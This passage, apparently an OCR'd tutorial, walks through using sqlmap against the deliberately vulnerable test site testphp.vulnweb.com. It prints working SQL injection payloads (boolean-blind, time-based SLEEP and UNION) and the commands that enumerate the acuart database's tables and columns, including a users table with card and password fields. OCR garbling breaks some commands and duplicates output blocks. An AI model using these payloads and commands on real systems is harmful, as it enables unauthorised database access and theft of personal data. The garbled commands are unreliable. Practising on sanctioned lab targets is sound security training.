


```
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTR
ACTVALUE)'
[22:19:14] [INFO] testing 'MySQL inline queries'
[22:19:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[22:19:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[22:19:16] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - com
ment)'
[22:19:16] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[22:19:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - commen
t)'
[22:19:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[22:19:17] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
'
[22:19:28] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND t
ime-based blind (query SLEEP)' injectable
[22:19:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:19:28] [INFO] automatically extending ranges for UNION query injection te
chnique tests as there is at least one other (potential) technique found
[22:19:29] [INFO] 'ORDER BY' technique appears to be usable. This should redu
ce the time needed to find the right number of query columns. Automatically e
xtending the range for current UNION query injection technique test
[22:19:30] [INFO] target URL appears to have 3 columns in query
[22:19:33] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 t
o 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 51 HTTP(s)
 requests:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 1202=1202-- KKmm

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0x71766b
7871),NULL,NULL-- -
```




```
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 1202=1202-- KKmm

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0x71766b
7871),NULL,NULL-- -
---
[22:19:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[22:19:50] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:19:50 /2023-05-12/
```

4. After executing the previous command, the user can see that there are two databases available on the website. To find the database table, the user can use the command "sqlmap -u ht tp://testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables". This will display a list of tables available in the accurate database.



```
┌──(root㉿kali)-[/home/namitmehrotra]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tabl
es

                    {1.7.2#stable}

                    https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 22:20:28 /2023-05-12/

[22:20:28] [INFO] resuming back-end DBMS 'mysql'
[22:20:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 1202=1202-- KKmm

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0x71766b
7871),NULL,NULL-- -
---
[22:20:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[22:20:29] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
```




```
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[22:20:29] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:20:29 /2023-05-12/
```

5. To find the tables and columns of the database for the given URL, follow these steps:


   a) Open the terminal.

   b) Type "sqlmap -u ht tp://testphp.vulnweb.com/artists.php?artist=1 -D acuart –column.s" and press enter.


   c) The command will execute, and the user will get the columns along with the name of the table.




```
┌──(root㉿kali)-[/home/namitmehrotra]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -colu
mns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 22:21:08 /2023-05-12/

[22:21:08] [INFO] resuming back-end DBMS 'mysql'
[22:21:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 1202=1202-- KKmm

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1890 UNION ALL SELECT CONCAT(0×716b6b7871,0×705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0×71766b
7871),NULL,NULL-- -
---
[22:21:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[22:21:10] [INFO] fetching tables for database: 'acuart'
[22:21:10] [INFO] fetching columns for table 'featured' in database 'acuart'
[22:21:10] [INFO] fetching columns for table 'artists' in database 'acuart'
```



```
[22:21:10] [INFO] fetching columns for table 'artists' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'pictures' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'categ' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'carts' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'users' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: featured
[2 columns]
+--------------+------+
| Column       | Type |
+--------------+------+
| feature_text | text |
| pic_id       | int  |
+--------------+------+

Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

Database: acuart
Table: pictures
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| a_id    | int          |
| cat_id  | int          |
| img     | varchar(50)  |
| pic_id  | int          |
| plong   | text         |
| price   | int          |
| pshort  | mediumtext   |
| title   | varchar(100) |
+---------+--------------+
```



```
+---------+-------------+

Database: acuart
Table: guestbook
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| mesaj    | text         |
| sender   | varchar(150) |
| senttime | int          |
+----------+--------------+

Database: acuart
Table: categ
[3 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| cat_id | int         |
| cdesc  | tinytext    |
| cname  | varchar(50) |
+--------+-------------+

Database: acuart
Table: carts
[3 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| cart_id | varchar(100) |
| item    | int          |
| price   | int          |
+---------+--------------+

Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
```




```
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| cart_id | varchar(100) |
| item    | int          |
| price   | int          |
+---------+--------------+

Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

Database: acuart
Table: products
[5 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| description | text         |
| id          | int unsigned |
| name        | text         |
| price       | int unsigned |
| rewritename | text         |
+-------------+--------------+

[22:21:13] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:21:13 /2023-05-12/
```

6. To find the values of the columns for the given URL, the user can follow these steps:

